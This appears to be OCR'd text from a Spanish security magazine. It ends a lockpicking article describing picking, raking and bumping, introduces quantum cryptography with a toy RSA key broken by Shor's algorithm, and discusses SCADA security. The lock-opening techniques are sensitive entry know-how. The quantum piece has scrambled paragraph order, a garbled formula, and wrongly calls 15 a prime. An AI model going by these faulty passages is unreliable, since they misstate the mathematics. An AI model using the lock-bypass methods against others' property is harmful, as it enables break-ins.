Consiste en aplicar un poco de tensión en la cerradura hacia el lado de apertura y pasar la ganzúa por todos los pernos, buscando que el primero se quede trabado, con la ganzúa lo empujaremos hacia arriba hasta que el perno se alinee con el rotor, en ese momento el rotor cederá hasta quedarse trabado con el siguiente perno, repetiremos la operación hasta que consigamos abrir la cerradura, cuantos menos pernos queden, más fácil será continuar. (2013) [7]



Lifting [7]


Raking (Rastrillar)

Esta técnica, también conocida como Scrubbing, "requiere menos práctica en las cerraduras fáciles y es más complicada en cerraduras avanzadas. Consiste en que, a la vez que se aplica un poco de tensión, se debe ir pasando la ganzúa por todos los pernos, de forma que se hundan todos un poco y que los que estén más trabados no lleguen a bajar del todo, siendo más rápido este método para las cerraduras más fáciles, ya que de una pasada se pueden subir dos o tres pernos." (2013)[8]

Raking [8]

Bumping

Técnica conocida también con el nombre de Ramping, consiste en la apertura de cilindros de forma limpia, sin dañar el mecanismo de cierre.
Se trata simplemente de desplazar todos los pernos de manera simultánea mediante el golpeo (bump) de una llave con algún objeto contundente (un martillo o un desarmador), separando así esos pernos de los contrapernos y liberando, por lo tanto, el giro de la llave.
Se estima que aproximadamente el 90% de las cerraduras mecánicas pueden abrirse mediante esta técnica.




Bumping [9]

Ganzúas

La ganzúa es una herramienta imprescindible para la técnica del lockpicking. Incluso Kevin Mitnick las utiliza como tarjeta de presentación [10].

Existen diferentes tipos de ganzúas y el material del que están hechas puede ser de acero, acero inoxidable, titanio u otros metales

A continuación se representa de manera gráfica la clasificación realizada por Juan Pablo Quiñe [11].



Fabricantes de cerraduras

Existen empresas que ofrecen el servicio de seguridad física, en donde especialistas asesoran o recomiendan algún tipo de cerradura, la cual haya superado con éxito, numerosas pruebas de resistencia. La siguiente lista de fabricantes de cerraduras es una recomendación de Deviant Ollam [12]:

Fabricante	
SCORPION http://www.scorpionlocks.com/	EVVA http://www.evva.at/home/en/
SCHLAGE http://www.schlage.com/	BEST http://www.bestaccess.com/
ABUS http://www.abus.com/eng	ABLOY http://www.abloyusa.com/
AMERICAN LOCK http://www.americanlock.com/	TrioVing ASSA ABLOY http://www.trioving.no/xp/pub/hoved/hoved/index.html
KABA MAS http://www.kaba-mas.com/	SARGENT AND GREENLEAF http://www.sargentandgreenleaf.com

Referencias:

[1] Palma, Adrián. Exposición en el Módulo 5 "Análisis de Riesgos". Diplomado en Seguridad Informática. Tecnológico de Monterrey Campus Ciudad de México. 26 de Agosto de 2011.

[2][4] TOOL, Theodore T, "MIT Guide to Lock Picking", septiembre de 1991. Recuperado el 11 de Mayo, de Capricorn.org, Traducido al español por Ludibrio en diciembre de 2006. http://www.scribd.com/doc/89546199/Guia-MIT-Del-Lock-Picking-en-Espanol-Por-Ludibrio. Consulta: 7 de mayo de 2013.

[3] OLLAM, Deviant, "Ten Things Everyone Should Know About Lockpicking & Physical Security", Black Hat Europe, web, marzo 2008. Consulta: 15 Mayo de 2013.

[5] [6] [7] [8] [9] "Manual del ganzuado". Recuperado el 17 de mayo de 2013 de Bumpicks.com. Consulta: 17 de mayo de 2013.

[10] http://www.flickr.com/photos/migd/3700482310/sizes/sq/in/photostream/. Consulta: 20 de mayo de 2013.

[11][12] Quiñe, Juan Pablo, "Lockpicking 101". Recuperado el 17 de mayo de 2013, de http://www.limahack.com/archive/2010/Lockpicking_101.pdf.

http://www.edu.xunta.es/centros/iesblancoamorculleredo/system/files/cerraduras3.swf. Consulta: 17 de mayo de 2013.

http://cerrajeriaservitec.com.mx/historia.htm. Consulta: 17 de mayo de 2013

Criptografía cuántica

Paulo Santiago de Jesús Contreras Flores

El siguiente artículo tiene como finalidad introducirte en el tema de la criptografía cuántica, ya sea que tu interés sea general o que después decidas profundizar en él, al final se listan algunas referencias que te podrán servir de apoyo. Este trabajo consta de dos entregas: en la primera se tocan aspectos muy generales sobre criptografía, la evolución del cómputo (desde un punto de vista físico) y un ejemplo sencillo sobre cómo un algoritmo, desarrollado para su implementación en computadoras cuánticas, es aplicado para calcular la llave de descifrado del algoritmo RSA. Después, se te explicarán algunos conceptos sobre cómputo cuántico y su aplicación a través de la criptografía cuántica y;, se mencionarán algunos de los avances tecnológicos encaminados a crear una computadora cuántica.

A lo largo de la historia, la humanidad ha tenido, por diversas razones, la necesidad de transmitir mensajes cuyo contenido permanezca oculto. La criptografía nació, en principio, como la habilidad para esconder información a cualquier persona que no le estuviera permitido leerla. A través de los siglos, se desarrollaron distintas técnicas, métodos e instrumentos que permitieron el desarrollo de este arte; la criptografía clásica abarca éstas técnicas.

En 1948, Claude Shannon propuso la Teoría de la Información (la cual establece que la información es mesurable). Con la aparición de ésta, la criptografía dio un salto importante: dejó de ser un arte para convertirse en una ciencia considerada como una rama de las matemáticas. Ahora es llamada Criptografía Moderna[1]. Este hecho dio pie al surgimiento de diversos algoritmos criptográficos que se valen del uso de la computadora para su implementación. Algunos métodos de cifrado de este tipo son: DES (apareció en 1976[2] y fue aceptado como un estándar por el gobierno de Estados Unidos en 1977[3]), RSA

(1977), CCE (1985), 3DES (1998) y, finalmente, AES (2002)[4].

Tanto la Criptografía Clásica como la Criptografía Moderna tienen como objetivo principal el cifrar la información (por medio de métodos matemáticos simples o complejos) para que pueda ser transmitida a un receptor y que solo éste sea capaz de descifrarla. Básicamente, la criptografía es la ciencia encargada de transformar la información de tal manera, que ésta quede encubierta y sea incomprensible para todo aquel que no cuente con la autorización y los medios correspondientes para acceder a ella [5].

El cómputo es el procesamiento de ciertos datos (origen) para obtener otros (resultado) con el fin de que estos últimos puedan ser utilizados con algún propósito específico (predecir los fenómenos naturales, calcular la nómina de una empresa, navegar por las redes sociales, etc.). Para computar los datos, la humanidad, a través de los siglos, se ha valido de diversas herramientas, por ejemplo, las máquinas mecánicas como el ábaco, la Pascalina o la Enigma; las máquinas electrónicas como las computadoras que conocemos actualmente y, finalmente, el cerebro humano, que es el instrumento primordial. Cada una de estas máquinas, contrario a lo que se pudiera pensar, tiene algo en común respecto a su funcionamiento. Para hacer su trabajo, se valen de las leyes de la naturaleza, es decir, obedecen a las leyes de la física. Así que la computación es un proceso físico[6].

Para diseñar y crear las máquinas mecánicas, primero, el hombre tuvo que estudiar las propiedades físicas de los fenómenos presentes en la naturaleza para aplicar estos conocimientos al crear una herramienta que le ayudara a resolver algún problema. Tal es el caso de la Pascalina que creó Blaise Pascal en 1642. En esta máquina, los datos se representaban mediante las posiciones de los engranajes[7]. Los fundamentos físicos y matemáticos usados por Pascal, los podemos explicar ampliamente en la actualidad gracias a las leyes de la mecánica clásica presentadas por Sir Isaac Newton en 1687.

Ocurrió lo mismo con el desarrollo de máquinas basadas en las leyes del electromagnetismo. El hombre, a través de diversos estudios y experimentos, entendió estas leyes y desarrolló instrumentos que le ayudarían a resolver problemas de la vida diaria. Uno de estos instrumentos es la computadora; las propiedades electromagnéticas de sus componentes (transformadores, transistores, capacitores, diodos, etc.) son las que permiten que cada uno se comporte con ciertas características y que, en conjunto, lleven a cabo el funcionamiento de la herramienta. También, el hombre añadió sus conocimientos sobre las leyes de la mecánica a estos nuevos descubrimientos. Un ejemplo, en donde se conjuntan los fundamentos de la mecánica clásica y del electromagnetismo en una computadora, es en el diseño de los discos duros.

La ciencia que se encarga del estudio de los fenómenos naturales, su comportamiento y propiedades, es la física. Fue al cobijo de esta ciencia que se descubrieron las leyes de la mecánica clásica y del electromagnetismo.
En el siglo XX se desarrolló otra rama de la física, la mecánica cuántica, la cual estudia el comportamiento de los sistemas en el nivel

molecular, atómico y subatómico, es el ámbito en el cual se manifiestan fenómenos que no son evidentes en el mundo macroscópico[8]. Esta nueva rama de estudio estuvo auspiciada por científicos como M. Planck, A. Einstein, N. Bohr, B. Podolsky, N. Rosen, entre otros. Entonces, similarmente a los ejemplos anteriores, aproximadamente hace 21 años[9], se comenzaron a dirigir los estudios sobre la mecánica cuántica hacia el desarrollo de herramientas basadas en estas leyes para el cómputo. A esta nueva ciencia se le llamó computación cuántica.

horas[11] , esto exige la necesidad, ya sea de crear nuevos algoritmos con mayor complejidad o de desarrollar otros acordes al uso de los nuevos paradigmas tecnológicos.

Con la computación cuántica, de acuerdo a los estudios y teorías desarrolladas, se podrá aumentar de manera exponencial el procesamiento de los datos respecto a las supercomputadoras de hoy. Esta gran capacidad de cómputo se podrá usar, por ejemplo, en las áreas de cómputo gráfico, para reducir significativamente el tiempo que se lleva a cabo

Con la criptografía moderna se han desarrollado diversos algoritmos de cifrado basados en las matemáticas. Estos son implementados en las computadoras y, mientras más complejo sea el algoritmo, más tardado y complejo será poder realizar un criptoanálisis (estudio del descifrado no autorizado de mensajes cifrados)[10] sobre el mismo. A medida que crece la capacidad de cómputo de las máquinas, es posible realizar criptoanálisis más efectivos, como el caso de DES: en 1997 el grupo Electronic Frontier Foundation, a través de un ataque de fuerza bruta, tuvo éxito en la obtención de una llave, que fue generada por dicho algoritmo en 56

en la terminación y producción (render) de objetos modelados , en bases de datos, mejoramiento de búsquedas en bases de datos de millones de registros, cómputo científico, aumento de precisión en los cálculos de modelos para la predicción de fenómenos físicos, químicos y biológicos con un costo de tiempo mucho menor.

En la seguridad de la información, específicamente en la criptografía, se verán cambios tanto en la capacidad de dotar de mayor integridad a la actual (a los datos enviados en una comunicación), como en la capacidad para realizar criptoanálisis sobre algoritmos de cifrado actuales, con el impacto que esto conllevaría en

campos como la economía, las finanzas y la seguridad militar, es por eso la importancia del estudio de la Criptografía Cuántica.

Consideremos el siguiente ejemplo para tener una idea clara sobre el impacto que tendrán las computadoras cuánticas en la seguridad de la información. Éste es un ejemplo teórico sobre cómo el algoritmo actual de cifrado RSA podrá ser resuelto en un tiempo considerablemente corto a través del uso de una computadora cuántica.

Cifrado RSA

La base del algoritmo de cifrado asimétrico RSA, desarrollado en 1977 por Rivest, Shamir y Adleman, consiste en utilizar el producto de dos números primos (que deben permanecer en secreto) bastante grandes (de al menos cien dígitos cada uno), cuyos valores no estén demasiado próximos. A partir de estos dos números se calculan tanto la llave pública como la llave privada. La seguridad del algoritmo radica en que, sin conocer estos dos números primos, es necesario hacer el cálculo de la factorización de su producto, lo cual implica, para un número tan grande, una complejidad exponencial; por lo que, poder hacer ésta factorización con la capacidad de cómputo actual, puede tomar varias décadas[12]. Este algoritmo es ampliamente usado como soporte de seguridad en varios protocolos, por ejemplo, en el protocolo SSL[13] , en redes virtuales privadas[14] (VPN) y en esquemas de infraestructura de llave pública[15](PKI).

Para el ejemplo vamos a considerar a tres actores, Alice, Bob y Eve. Alice desea enviar un mensaje secreto a Bob a través de un medio inseguro, como lo es un correo electrónico, es decir, un medio en el cual cualquier persona no autorizada podría interceptar este mensaje; para enviar este mensaje, Alice utiliza el concepto de criptografía asimétrica[16], por lo que utiliza la llave pública de Bob para cifrar el mensaje.

Para generar sus llaves de cifrado y descifrado, Bob, previamente, tuvo que escoger y mantener en secreto dos números primos a partir de los cuales generó su llave pública (que puso a disposición de cualquiera que le quisiera mandar un mensaje cifrado en un servidor de llaves públicas) y su llave privada, la cual solamente debe conservar él y que le servirá para descifrar los mensajes que hayan sido cifrados con su llave pública. Siguiendo el algoritmo RSA; entonces, siendo la llave pública de Bob la pareja de números primos 15 y 3 indentificada como K_{pub}

$K_{pub}(n,e) = K_{pub}(15,3)$,

El mensaje que enviará Alice será “ALMA”, identificado como M_{cla}, a cada letra le asignará un número de acuerdo a su posición en el alfabeto, quedando el mensaje

M_{cla} = A L M A,

M_{cla} = 01 12 13 01,

Alice procede a realizar el cálculo del mensaje secreto o criptograma a través de la fórmula matemática

Cripto = M_{cla}^{e}(mod n)

Mensaje (M_{cla})	M_{cla} numérico	Criptograma Cripto = M_{cla}^{e}(mod n)
A	01	01
L	12	03
M	13	07
A	01	01

Entonces, Alice envía a Bob por correo electrónico el criptograma 01030701, Bob será el único que podrá descifrar el mensaje con su llave privada.

Algoritmo de Shor

En 1994, Peter Shor, quien trabajaba en AT&T, publicó su algoritmo de factorización de números enteros. Este algoritmo utiliza las propiedades de la computación cuántica y, con él, es posible resolver de una manera eficiente el problema de factorización de números enteros grandes en sus factores primos. Algunos algoritmos de cifrado, como RSA, lo usan como base, es decir, será posible hacer el criptoanálisis de los mensajes

cifrados con estos algoritmos tan usados en la actualidad, usando una computadora cuántica[17].

El algoritmo de Shor utiliza el concepto del paralelismo cuántico para encontrar los factores primos a partir de un producto dado, es decir, un criptoanalista podrá obtener los datos necesarios para generar la llave que descifrará el mensaje.

Siguiendo con el ejemplo, durante el envío del mensaje de Alice a Bob, sin que ellos lo noten, éste es interceptado por un tercero llamado Eve. Bob es el único que cuenta con la llave (su llave privada) para descifrar el mensaje, Eve desea encontrar el mensaje secreto, para esto podrá hacer uso del algoritmo de Shor para el criptoanálisis.

La llave pública de Bob es $K_{pub}(n,e) = K_{pub}(15,3)$ disponible para cualquiera, también lo es para Eve. A partir de la llave pública de Bob y del mensaje secreto enviado por Alice, Eve podrá aplicar el criptoanálisis para obtener el mensaje.

La siguiente aplicación del algoritmo de Shor fue tomada del desarrollo de la Fís. Verónica Arreola. El número n = 15, calculado previamente por Bob, es el dato conocido que resulta del producto de dos números primos p y q que deben mantenerse en secreto, este número entero positivo n será el número a factorizar por Eve. Para ello, Eve seguirá el siguiente procedimiento: primero va a elegir otro número entero 'y' positivo menor a n que cumpla con que el máximo común divisor (mcd) entre ellos sea 1,

$$mcd(y,n)=1,$$

y se apoya en el algoritmo de Euclides para el cálculo del mcd.

Eve elige

$$y = 13,$$

tiene entonces que

$$mcd(13,15) = 1.$$

Ahora, a partir de estos números, calculará su periodo r de la siguiente forma

$13^1 \bmod 15 = 13$
$13^2 \bmod 15 = 4$
$13^3 \bmod 15 = 7$
$13^4 \bmod 15 = 1$
$13^5 \bmod 15 = 13$
$13^6 \bmod 15 = 4$
$13^7 \bmod 15 = 7$
$13^8 \bmod 15 = 1$
$13^9 \bmod 15 = 13$
…

Entonces genera la sucesión

13, 4, 7, 1, 13, 4, 7, 1, 13,…

Por lo tanto, dirá que,

13 tiene periodo r = 4 con respecto a 15,
pues cada 4 términos la sucesión se repite.

El periodo de la sucesión anterior
r = 4 es de la forma 2*s,

con s número entero distinto de cero (en este caso s = 2), es decir, es un número par. Además,

$$y^s \neq -1 \bmod (n),$$

estas últimas condiciones son necesarias para llevar a cabo el algoritmo de Shor. Observemos ahora que

$$y2^*s - 1 = (y^s - 1)(y^s + 1) \equiv 0 \bmod (n),$$

es decir, n divide a $(y^s - 1)(y^s + 1)$, por lo que para algún entero k diferente de cero se cumple $(y^s + 1)(y^s - 1) = kn$.

Bastará entonces que Eve calcule, haciendo uso del algoritmo de Euclides, el $mcd(y^s \pm 1, n)$ para así obtener factores no triviales de n.

Para el ejemplo,

$(y^s - 1) = 13^2 - 1 = 168$
$(y^s + 1) = 13^2 + 1 = 170,$

calculando los máximos comunes divisores se obtiene

mcd(168,15) = 3
mcd(170,15) = 5,

en donde 3 y 5 son los factores de n = 15.

Estos dos factores

p = 5 y q = 3

obtenidos por Eve, son los números primos a partir de los cuales Bob calculó tanto su llave pública como su llave privada, para poder hacer el criptoanálisis del mensaje secreto, Eve solo tendrá que seguir el algoritmo RSA para obtener el valor de la llave privada de Bob.

La llave privada de Bob calculada por Eve es

$K_{priv}(n,d) = K_{priv}(15,11)$,

y descifrando el criptograma obtiene el mensaje:

Criptograma (Cripto)	M_{cla} numérico $M_{cla} = Cripto^d (mod\ n)$	Mensaje (M_{cla})
01	01	A
03	12	L
07	13	M
01	01	A

Se podrá advertir rápidamente que no es necesario utilizar una computadora actual para obtener, a partir de una llave pública calculada con el algoritmo RSA (aplicando el algoritmo de Shor), sus números generadores. Pero en este ejemplo sencillo (usado solamente para plantear los conceptos), se usan los números p y q con un dígito solamente, y el producto n de ellos tiene dos dígitos. El algoritmo RSA plantea consideraciones para elegir a los números p y q, que dictan que cada uno sea un número con al menos 100 dígitos (aproximadamente de 500 bits) y que dichos números no deban estar relativamente próximos el uno del otro. Entonces, a partir de estas consideraciones, el tiempo necesario para encontrar los factores de n (n de al menos 1024 bits) llevaría a las computadoras actuales algunas décadas (problema computacionalmente intratable), mientras que con una computadora cuántica tomaría solo algunos minutos.

En la próxima entrega se explicará cómo es que una computadora cuántica podría realizar todos estos cálculos en minutos haciendo uso de las propiedades descubiertas por la mecánica cuántica.

[1] *http://es.wikipedia.org/wiki/Teoría_de_la_información (jun-2013)*
[2] *GALAVIZ J. y MAGIDIN A. Introducción a la Criptografía. UNAM. México.*
[3] *http://csrc.nist.gov/publications/PubsFIPSArch.html (jun-2013).*
[4] *ORTEGA, LÓPEZ, GARCÍA. Introducción a la criptografía: historia y actualidad. Universidad de castilla-la mancha. España. 2006.*
[5] *M.C. María Jaquelina López Barrientos.*
[6] *EKERT, Artur. Introduction to Quantum Computation. Disponible en http://www.springerlink.com/content/d26n0xw0hj2r1566/fulltext.pdf?page=1 (jun-2013)*
[7] *GALAVIZ CASAS, José. Elogio de la pereza. La ciencia de la computación en una perspectiva histórica. Facultad de Ciencias, UNAM. México. 2003.*
[8] *ARREOLA, Verónica. Computación Cuántica. México, Universidad Nacional Autónoma de México, Facultad de Ciencias, 2004.*
[9] *KLIMOV, Andrei B. Información cuántica: ideas y perspectivas. IPN, Revista Cinvestav. v27, n1 enero-marzo. México, D.F. 2008.*
[10] *GALAVIZ J. y MAGIDIN A. Introducción a la Criptografía. UNAM. México.*
[11] *ELECTRONIC FOUNDATION. Cracking DES: Secrets of Encryption Research, Wiretap Politics, and Chip Design. O'Reilly Media. 1998.*
[12] *LÓPEZ, Barrientos Ma. Jaquelina. Criptografía. México, Universidad Nacional Autónoma de México, Facultad de Ingeniería, 2009.*
[13] *OPPLIGER, Rolf. SSL and TLS Theory and Practice. Artech House. 2009.*
[14] *http://www.rsa.com/glossary/?id=1058 (jun-2013)*
[15] *Pallapa, VENKATARAM y BABU, B. Satish. Wireless and mobile network security. Mc Graw Hill, 2010.*
[16] *BERNAL, David Eduardo. La criptografía: El secreto de las comunicaciones seguras. .Seguridad Cultura de Prevención para TI, UNAM, México. 2011. Disponible en http://revista.seguridad.unam.mx/numero-11/la-*

criptografí-el-secreto-de-las-comunicaciones-seguras

[17]MORALES-LUNA, Guillermo. "Computación cuántica: un esbozo de sus métodos y desarrollo". IPN, Revista Cinvestav. v26. 2007.

Sistemas SCADA, consideraciones de seguridad

Eduardo Carozo Blumsztein

Intentaremos exponer las dificultades que encuentran las soluciones de seguridad que se aplican a las redes telemáticas convencionales (ICT: Information and Communications Technology) cuando se aplican a las redes telemáticas industriales (ICS: Industrial Control System).

Comenzaremos por la descripción de SCADA (Supervisory Control and Data Acquisition), es el nombre del sistema de información especializado que se utiliza informalmente para referirse a un conjunto de tecnologías, protocolos y plataformas, que componen lo que se denomina la ICS.

Los SCADA habitualmente tienen funciones de automatización y control en los procesos industriales y diferentes niveles de interacción con los dispositivos remotos, siendo capaces, en su nivel más bajo, de únicamente recabar datos (presión, temperatura, posición). En el nivel intermedio, de dirigir a distancia dispositivos bajo supervisión humana remota (abrir compuertas, cerrar válvulas). En su nivel más alto de interacción, tomar decisiones en forma automática (abrir o cerrar válvulas para mantener niveles de tanques, rangos de presión en líneas de vapor, disparar disyuntores eléctricos en líneas de alta tensión, etc.).

La razón por la que estos sistemas se destacan entre los activos de información críticos, es por su potencial de impacto en la población en caso de una disfunción: Centrales de generación eléctrica (nucleares, térmicas, etc.), control de redes de energía, redes de aguas potables, control de gasoductos, líneas automatizadas de producción en fábricas, control y gestión de plantas de destilación de hidrocarburos, petroquímicas, etc., instalaciones que cuando tienen malos funcionamientos o interrupciones, generalmente afectan a miles de personas.
Es importante precisar, además, que en la medida en que los dispositivos se hacen más precisos y confiables, más decisiones de control se están delegando a este tipo de sistemas, dado que su capacidad de toma de decisiones con frecuencia

es más ajustada (de mayor precisión) y más estándar (lo que asegura mejoras de calidad en muchos procesos) que el control manual humano.

Históricamente, estos sistemas nacieron en una situación muy diferente a la que operan actualmente: eran implementados en recintos cerrados, controlando dispositivos físicos cercanos (frecuentemente bajo línea de vista del operador) y bajo estrictos controles de acceso físico en el interior de la instalación industrial que debían medir o controlar. La mayoría de las implementaciones se realizaban para controlar y registrar variables físicas (temperatura, presión, etc.) y estandarizar el comportamiento de válvulas de flujo, niveles de tanques y generalmente la idea "concepto" era realizar una instalación inicial y mantenerla en forma inalterada en el tiempo. La seguridad se controlaba por "obscuridad", dejando la red desconectada de su entorno y dando acceso a un número limitado de empleados especializados. Es frecuente encontrarse con estos sistemas operando sin interrupciones ni actualizaciones desde hace cuatro o cinco años.

Por esta forma de ser implementados y gestionados, los sistemas SCADA eran, en el pasado, relativamente inmunes a las intrusiones y ataques que sufrían las redes en el exterior, no por ser más resistentes, sino porque estaban desconectados y eran inaccesibles desde las redes administrativas o Internet.

Es esencial entender que este aislamiento ha cambiado, ahora es necesario tomar datos del proceso industrial en tiempo real, llevarlos a diversos sistemas de las redes administrativas, interconectar nuestro sistema de control con empresas proveedoras a través de Internet, o comandar a distancia elementos a través de datos de la red celular. Para ello, es necesario utilizar los mismos protocolos y tecnologías que usan las redes de datos en general. Esta situación está provocando una alta exposición de estos frágiles sistemas a ataques desde el exterior. Es cada vez es más frecuente encontrarse con incidentes de seguridad que los afectan seriamente[1].

Otro aspecto relevante son las prácticas de los operadores de los sistemas de control industrial, que culturalmente siguen percibiendo y trabajando con estos sistemas, como si estuvieran aislados e implícitamente seguros.

Sistemas de seguridad de la información – Dificultades

Existe un profuso desarrollo y múltiples experiencias de éxito de sistemas de gestión de seguridad de la información para redes complejas de tecnologías de la información y telecomunicaciones[2].

La mayoría de las propuestas son implementadas bajo el estándar ISO 27000, lo que implica en la génesis de los sistemas, que el aseguramiento debe garantizarse sobre tres aspectos: confidencialidad, integridad y disponibilidad.


El orden en la que se presentan estas tres características no es casual y es causal de muchos de los aspectos que hacen inadecuado un Sistema de Gestión de Seguridad de la Información (SGSI) tradicional para una red industrial. Para una entidad financiera, de gobierno o una empresa, en general los riesgos más importantes están dirigidos por una posible pérdida de confidencialidad (por ejemplo, debido a razones competitivas o pérdida de información privada de los ciudadanos), luego deben ser considerados temas de integridad y cierra la lista de características la disponibilidad.

Por supuesto existen industrias en donde los órdenes están invertidos. Por ejemplo, en un sistema de prepago de celulares, la disponibilidad es crucial, al igual que en las ICS. La ventana de tiempo aceptable de indisponibilidad del servicio no supera los 40 segundos. En una entidad bancaria, la integridad de la base de datos de cuentas bancarias es lo más importante; sin embargo, en la mayoría de las soluciones, el ordenamiento de relevancia de las características es confidencialidad, integridad y disponibilidad.

Cuando desarrollamos sistemas de gestión industrial, la disponibilidad del mismo es crucial debido a que una interrupción de dichos sistemas,

provoca inmediatamente falta de control de los sistemas productivos, pérdidas de calidad y estandarización de calidad y, en los sistemas críticos, potencialmente se pone en riesgo la vida de personas. Sigue en prioridad la integridad de la información para lograr una rápida recuperación al estado de régimen después de una interrupción y, finalmente, la confidencialidad.

Esta diferenciación de prioridades provoca importantes diferencias a la hora de escoger e implementar herramientas de trabajo y seguridad. Asimismo, torna algunas prácticas habituales del mundo de las Tecnologías de la Información y Comunicación (TIC) en inaceptables para los entornos industriales.



Por ejemplo, el reinicio de sistemas es una práctica habitual en los procesos de actualización y parcheo de software para mejorar el desempeño o la seguridad en el mundo de las tecnologías de la información, pero en el entorno industrial, este tipo de prácticas es, en muchos casos, imposible o excesivamente oneroso, puesto que implica la detención del proceso industrial con sus consecuentes costos de parada y reposición del estado de régimen. Imaginemos que cada vez que sea necesario actualizar un sistema operativo se detenga la línea de destilación de una refinería, con un costo de varios millones de dólares. Esto determina como práctica operativa habitual "prohibir" la actualización de los sistemas operativos de aplicaciones o software de soporte en dichas implementaciones, hasta que se defina la detención de la instalación por otros motivos (mantenimiento o incidentes).

Para facilitar la conectividad y estabilidad de estas plataformas, en la mayoría de los protocolos de comunicación SCADA entre los servidores de control, las RTU (Remote Terminal Units), los PLC (Programmable Logic Controlers) y otros dispositivos; raramente se incorporan consideraciones de seguridad (entre los más difundidos: DNP3, Modbus[3], ICCP, OPC). Todos estos protocolos tienen reconocidas vulnerabilidades, brindando en casi todos los casos gran cantidad de información en texto plano que permite obtener datos relevantes de la infraestructura).

Las aplicaciones SCADA deben sortear arduos controles de compatibilidad para conectar exitosamente los múltiples dispositivos periféricos que utilizan, como sensores, PLC,

válvulas, etc., por lo que en general, la actualización de dichas aplicaciones tiene una demora con el estado del arte de la seguridad en software de al menos un año, en la mayoría de los casos. Inclusive debemos tener presente que, si actualizamos el sistema operativo sin obtener la comunicación de compatibilidad del fabricante del SCADA, podemos perder garantías y sufrir interrupciones de la operación por incompatibilidad.

Por otra parte, la vida útil de los equipamientos y aplicaciones es otro aspecto en el cual los dos mundos: TIC y ICS difieren absolutamente, los tiempos de Redes de Control Industrial (RCI) son habitualmente muy largos (hemos encontrado implementaciones activas de principios de la década de los 90) y con las cuales las organizaciones están muy conformes con su desempeño y no desean cambiar. En el mundo TIC, la velocidad de renovación de hardware y software rara vez supera los tres años de antigüedad. Esto hace que la mayoría del equipamiento disponible en el mundo RCI sea antiguo, con escasa capacidad computacional, imposibilitando la implementación de nuevas funcionalidades de seguridad (como certificar o cifrar las comunicaciones).

